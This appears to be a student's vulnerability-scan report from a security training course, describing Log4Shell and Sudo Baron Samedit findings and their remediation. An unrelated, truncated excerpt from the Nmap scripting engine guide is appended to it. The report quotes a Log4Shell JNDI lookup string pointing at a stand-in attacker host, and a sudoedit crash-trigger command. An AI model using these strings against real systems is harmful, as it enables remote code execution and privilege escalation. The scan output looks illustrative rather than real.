

Week 4 · Task 10 – Vulnerability Scanning Basics

VULNERABILITY ASSESSMENT REPORT

Automated Infrastructure Security Scan & Mitigation Strategy

Target Environment:	Corporate Application Server (srv-corp-app01 / 192.168.1.105)
Scanning Tool:	Greenbone OpenVAS / Network Vulnerability Scanner
Assessment Date:	September 13, 2026
Report Prepared By:	Cybersecurity Assessment & Infrastructure Team

1. Executive Summary

A comprehensive vulnerability assessment was executed against the primary application server (srv-corp-app01) to identify security weaknesses, outdated software components, and potential attack vectors. The evaluation was performed using industry-standard security scanning tools to ensure compliance with cybersecurity best practices.

The scan uncovered a total of 7 vulnerabilities ranging from Low to Critical severity. Most notably, a Critical Remote Code Execution (RCE) flaw and a High-severity Local Privilege Escalation (LPE) issue were identified. Immediate remediation is strongly recommended to prevent unauthorized system access and potential compromise of corporate assets.

2. Assessment Methodology & Tools Used

The assessment utilized Greenbone Vulnerability Manager / OpenVAS (Open Vulnerability Assessment System), a full-featured, enterprise-grade open-source vulnerability scanner. OpenVAS performs network vulnerability testing using daily updated Network Vulnerability Tests (NVTs) feed.

- Key Assessment Parameters:
- Scan Profile: Full and Fast (Comprehensive TCP/UDP service identification and CVE matching)
- Target Host: 192.168.1.105 (srv-corp-app01)
- Feed Version: NVTs updated as of September 2026

Figure 1: Terminal Execution & Summary Output from OpenVAS Scan

```
root@kali: ~# openvas-cli --target 192.168.1.105 --scan-profiles 'Full and Fast'
[+] Starting Vulnerability Scan on target: 192.168.1.105 (srv-corp-app01)
[+] Progress: [=====] 100% Complete

VULNERABILITY SCAN RESULTS SUMMARY
-----

Host: 192.168.1.105 | OS: Linux / Ubuntu 20.04 LTS
Scan Duration: 00:14:22 | Total NVTs Executed: 81,420

SEVERITY BREAKDOWN:
[CRITICAL] 1 issue(s) detected
[HIGH] 1 issue(s) detected
[MEDIUM] 2 issue(s) detected
[LOW] 3 issue(s) detected


DETAILED FINDINGS (TOP SEVERITY):
1. CVE-2021-44228 | Apache Log4j2 Remote Code Execution (Log4Shell) [CRITICAL]
   - Port 8080/tcp (HTTP-Alt) | Severity Score: 10.0
2. CVE-2021-3156 | Baron Samedit: Sudo Local Privilege Escalation [HIGH]
   - Port 22/tcp (SSH) | Severity Score: 7.8
3. TLS/SSL Weak Cipher Suites Supported [MEDIUM]
   - Port 443/tcp (HTTPS) | Severity Score: 5.3
```

3. Summary of Discovered Vulnerabilities

ID	Vulnerability Name	Port / Protocol	Severity	CVSS v3
VULN-01	Apache Log4j2 JNDI Remote Code Execution (Log4Shell)	8080/TCP	CRITICAL	10.0
VULN-02	Sudo Heap-Based Buffer Overflow (Baron Samedit)	22/TCP	HIGH	7.8
VULN-03	TLS/SSL Weak Cipher Suites Supported	443/TCP	MEDIUM	5.3
VULN-04	OpenSSH Upstream Information Disclosure	22/TCP	MEDIUM	4.3
VULN-05	HTTP Header Missing Content Security Policy (CSP)	80/TCP	LOW	3.1

VULN-06	ICMP Timestamp Request Remote Date Disclosure	ICMP	LOW	2.1
VULN-07	TCP IP ID Flaws / Predictable Sequence Numbers	General	LOW	2.0

Figure 2: Security Management Console - Vulnerability Inspection View



4. Detailed CVE Technical Analysis & Explanations

This section provides an in-depth technical analysis for two critical vulnerabilities discovered during the scan, including theoretical explanation, impact analysis, and remediation steps.

4.1 CVE-2021-44228: Apache Log4j2 JNDI Remote Code Execution (Log4Shell)

Vulnerability Description & Mechanism:

Apache Log4j2 versions 2.0-beta9 through 2.14.1 contain a severe flaw in how JNDI (Java Naming and Directory Interface) features are handled. When Log4j2 logs a specially crafted string containing JNDI lookup expressions (e.g., `\${jndi:ldap://attacker.com/a}`), the logging library parses the expression and initiates an outbound request to the specified LDAP/RMI server. If the remote server responds with a malicious Java class, the target server executes it within the context of the running application.

Impact Analysis:

- Severity: CRITICAL (CVSS v3 Base Score: 10.0)
- Exploitation Vector: Network (Unauthenticated Remote Code Execution)
- Potential Damage: Complete target takeover, data exfiltration, deployment of ransomware, or lateral movement across internal subnets.

Remediation & Mitigation Steps:

1. Primary Solution: Upgrade `org.apache.logging.log4j:log4j-core` to version 2.17.1 or higher.
2. System Mitigation: Set JVM system property `-Dlog4j2.formatMsgNoLookups=true` if immediate patching is pending.
3. Firewall Configuration: Restrict outbound LDAP/RMI traffic from application servers to external addresses.

4.2 CVE-2021-3156: Sudo Heap-Based Buffer Overflow (Baron Samedit)

Vulnerability Description & Mechanism:

A heap-based buffer overflow vulnerability was identified in Sudo's command-line parsing logic (present in Sudo versions 1.8.2 to 1.8.31p2 and 1.9.0 to 1.9.5p1). When executing `sudoedit -s` with a single backslash character at the end of an argument, Sudo incorrectly unescapes special characters and writes past the end of a allocated buffer. This leads to heap corruption.

Impact Analysis:

- Severity: HIGH (CVSS v3 Base Score: 7.8)
- Exploitation Vector: Local Access (Privilege Escalation)
- Potential Damage: Allows any unprivileged local user or compromised service account to gain root-level superuser privileges without password authentication.

Remediation & Mitigation Steps:

1. Primary Solution: Update the OS package `sudo` to version 1.9.5p2 or later using package management (`apt-get update && apt-get install --only-upgrade sudo`).
2. Verification: Run `sudoedit -s '\'` — a safe patched binary will respond with a usage/error message rather than segfaulting.

5. Action Plan & Next Steps

To improve the security posture of `srv-corp-app01` and reduce threat exposure, the following immediate steps are recommended:

- Emergency Patching: Prioritize patching CVE-2021-44228 (Log4j2) within 24 hours.
- Local Privilege Hardening: Update Sudo to mitigate CVE-2021-3156 during the next maintenance window.
- SSL/TLS Cipher Re-configuration: Disable weak TLS 1.0/1.1 protocols and weak ciphers in Nginx/Apache configs.

- Continuous Assessment: Schedule recurring weekly automated scans via OpenVAS to verify remediations.

Share your win with your peers

Your progress can inspire others in your community.



Vulnerabilities 101 completed!

neharehan2020 completed another room on their cyber security journey.

Completed tasks	Points earned	Streak
7	72	3

Share on social media

Share your win before starting the next room

[in LinkedIn](#)
[WhatsApp](#)
[Telegram](#)
[X Twitter / X](#)
[Facebook](#)
[Reddit](#)

[Go to dashboard →](#)



[Npcap.com](#)
[Seclists.org](#)
[Sectools.org](#)
[Insecure.org](#)

[Download](#)
[Reference Guide](#)
[Book](#)
[Docs](#)
[Zenmap GUI](#)
[In the Movies](#)

[Nmap Network Scanning](#) / [Chapter 15. Nmap Reference Guide](#) / Nmap Scripting Engine (NSE)

[◀ Prev](#) [Next ▶](#)

Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the [Lua programming language](#)) to automate a wide variety of networking tasks. Those scripts are executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.

Tasks we had in mind when creating the system include network discovery, more sophisticated version detection, vulnerability detection. NSE can even be used for vulnerability exploitation.

To reflect those different uses and to simplify the choice of which scripts to run, each script contains a field associating it with one or more categories. Currently defined categories are `auth`, `broadcast`, `default`, `discovery`, `dos`, `exploit`, `external`, `fuzzer`, `intrusive`, `malware`, `safe`, `version`, and `vuln`. These are all described in [the section called "Script Categories"](#).

Scripts are not run in a sandbox and thus could accidentally or maliciously damage your system or invade your privacy. Never run scripts from third parties unless you trust the authors or have carefully audited the scripts yourself.

The Nmap Scripting Engine is described in detail in [Chapter 9. Nmap Scripting Engine](#) and is controlled by the following options:

- SC